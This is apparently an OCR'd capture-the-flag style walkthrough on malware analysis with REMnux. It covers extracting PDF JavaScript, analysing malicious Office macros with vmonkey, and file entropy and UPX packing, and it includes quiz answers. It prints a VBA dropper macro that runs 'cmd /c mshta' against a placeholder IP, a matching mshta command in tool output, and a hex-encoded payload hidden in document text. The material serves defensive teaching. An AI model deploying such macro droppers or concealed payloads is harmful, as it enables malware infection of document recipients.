
#3 How many types of categories of “Suspicious elements” are there in “advert.pdf”

Answer: 6



#4 Now use peepdf to extract the javascript from "advert.pdf". What is the value of "cName"?

Answer: notsuspicious



Follow the same procedure we did with notsuspicious.pdf file.


TASK 4: ANALYSING MALICIOUS MICROSOFT OFFICE MACROS

The Change in Focus from APT's

Malware infection via malicious macros (or scripts within Microsoft Office products such as Word and Excel) are some of the most successful attacks to date.

For example, current APT campaigns such as Emotet, QuickBot infect users by sending seemingly legitimate documents attached to emails i.e. an invoice for business. However, once opened, execute malicious code without the user knowing. This malicious code is often used in what's known as a "dropper attack", where additional malicious programs are downloaded onto the host.

Take the document file below as an example:



Looks perfectly okay, right? Well in actual fact, this word document has just downloaded a ransomware file from a malicious IP address in the background, with not much more than this snippet of code:

```
Private Sub Howdy()
    Shell ("cmd /c mshta http://X.X.X.X/MyDropper.exe")
End Sub
```

I have programmed the script to show a pop-up for demonstration purposes. However, in real life, this would be done without any popup.

Luckily for me, this EXE is safe. Unfortunately in the real-world, this EXE could start encrypting my files.

Thankfully Anti-Viruses these days are pretty reliable on picking up that sort of activity when it is left in plaintext. The following example uses two-stages to execute an **obfuscated** payload code.

1. The macro starts once edit permissions (“Enable Edit” or “Enable Content”)have enabled edit mode on the Word document
2. The macro executes the payload stored in the text within the document.

The downside to this? You need a large amount of text to be contained within the page, users will be suspicious and not proceed with editing the document.

Mvefaegrdk

&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&H00&H00&H00&H00
&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
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&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H54&H68&H69&H73&H20&H70
&H72&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H72&H75&H6E&H20
&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H65&H2E&H0D&H0D&H0A&H24&H00&H00&H00&H00&H00
&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H00&HA7&HE9&H58&H21&H00&H00&H00&H00&H00&H00&H00
&H00&HE0&H00&H0F&H03&H0B&H01&H02&H38&H00&H02&H00&H00&H00&H0E&H00&H00&H00&H00&H00&H00
&H00&H10&H00&H00&H00&H10&H00&H00&H00&H20&H00&H00&H00&H00&H40&H00&H00&H10&H00&H00&H00
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F&HFF&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
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
Although, just put on your steganography hat…Authors can just remove the borders from the text box and make the text white. The macro doesn't need the text to be visible to the user, it just needs to exist on the page.




See? Not so suspicious now.

Practical

First, we will analyse a suspicious Microsoft Office Word document together. We can simply use REMnux's `vmonkey` which is a parser engine that is capable of analysing visual basic macros without executing (opening the document).

By using `vmonkey DefinitelyALegitInvoice.doc .` `vmonkey` has detected potentially malicious visual basic code within a macro.



Now it's your turn, analyse the two Microsoft Office document's (.doc) files located within "**/home/remnux/Tasks/4**" to answer the questions attached to this task.

#1 What is the name of the Macro for "DefinitelyALegitInvoice.doc"

Answer: DefoLegit

Simply type the command vmonkey DefinitelyALegitInvoice.doc

#2 What is the URL the Macro in "Taxes2020.doc" would try to launch?

Answer: http://tryhackme.com/notac2cserver.sh

Simply type the command vmonkey Taxes2020.doc

Action	Parameters	Description
Found Heuristic	X544FE	
Entry Point		
Execute Command	cmd /c mshta http://tryha ckme.com/notac2cserver.sh	Shell function
Found Heuristic	X544FE	
Entry Point		
Execute Command	cmd /c mshta http://tryha ckme.com/notac2cserver.sh	Shell function

TASK 5: I HOPE YOU PACKED YOUR BAGS

But first: Entropy 101

There's a reason why I've waited until now to discuss file entropy in the malware series.

REMnux provides a nice range of command-line tools that allow for bulk or semi-automated classification and static analysis. File entropy is very indicative of the suspiciousness of a file and is a prominent characteristic that these tools look for within a Portable Executable (PE).

At it's very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less "randomness" of the data in the file, where a scoring towards 8 indicates this data is more "random".


For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as "1's" will have a low entropy score.

Okay...so?


Malware authors use techniques such as encryption or packing (we'll come onto this next) to obfuscate their code and to attempt to bypass anti-virus. Because of this, these files will have high entropy. If an analyst had 1,000 files, they could rank the

files by their entropy scoring, of course, the files with the higher entropy should be analysed first.

To illustrate, this file would have a low entropy because the data has a pattern to it.



Whereas however, this file would have a high entropy because there's no pattern to the data — it's a lot more random in comparison.




Packing and Unpacking

I briefly discussed this in my MAL: Introductory room, but that doesn't do this topic justice.

We'll start with a bit of theory (so bare with me here) on how packing works and why it's used. Packer's use an executable as a source and output's it to another executable. This executable will have had some modifications made depending on the packer. For example, the new executable could be compressed and/or obfuscated by using mathematics.


Legitimate software developers use packing to reduce the size of their applications and to ultimately protect their work from being stolen. It is, however, a double-edged sword, malware authors reap the benefits of packing to make the reverse engineering and detection of the code hard to impossible.

Executables have what's called an entry point. When launched, this entry point is simply the location of the first pieces of code to be executed within the file — as illustrated below:




(Sikorski and Honig, 2012)

When an executable is packed, it must unpack itself before any code can execute. Because of this, packers change the entry point from the original location to what's called the "Unpacking Stub".



(Sikorski and Honig, 2012)

The “Unpacking Stub” will begin to unpack the executable into its original state. Once the program is fully unpacked, the entry point will now relocate back to its normal place to begin executing code:



(Sikorski and Honig, 2012)

It is only at this point can an analyst begin to understand what the executable is doing as it is now in it’s true, original form.

Determining if an Executable is Packed

Don’t worry, learning how to manually unpack an executable is out-of-scope for this pathway. We have a few tools at our arsenal that should do a sufficient job for most of the samples we come across in the wild.

Packed files have a few characteristics that may indicate whether or not they are packed:

- Remember about file entropy? Packed files will have a high entropy!
- There are very few “Imports”, packed files may only have “GetProcAddress” and “LoadLibrary”.
- The executable may have sections named after certain packers such as UPX.

Demonstration

I have two copies of my application, one not packed and another has been packed.


Below we can see that this copy has 34 imports, so a noticeable amount and the imports are quite revealing in what we can expect the application to do:

name (34)	group (6)
GetWindowsDirectoryA	system-information
OpenProcessToken	security
LookupPrivilegeValueA	security
AdjustTokenPrivileges	security
SizeofResource	resource
FindResourceA	resource
LoadResource	resource
WriteFile	file
CreateFileA	file
MoveFileA	file
GetTempPathA	file
WinExec	execution
CreateRemoteThread	execution
GetCurrentProcess	execution
OpenProcess	execution
GetProcAddress	dynamic-link-library
LoadLibraryA	dynamic-link-library
GetModuleHandleA	dynamic-link-library
CloseHandle	-

Whereas the other copy only presents us with 6 imports.

name (6)	g
OpenProcessToken	s
VirtualProtect	n
ExitProcess	e
LoadLibraryA	d
GetProcAddress	d
exit	-

We can verify that this was packed using UPX via tools such as PEID, or by manually comparing the executables sections and filesize differences.



Look at that entropy! **7.526** out of **8**! Also, note the name of the sections. `UPX0` and the entry point being at `UPX1` ...that's our packer.

#1 What is the highest file entropy a file can have?

Answer: 8

#2 What is the lowest file entropy a file can have?

Answer: 0

#3 Name a common packer that can be used for applications?

Answer: UPX


TASK 6: HOW'S YOUR MEMORY?

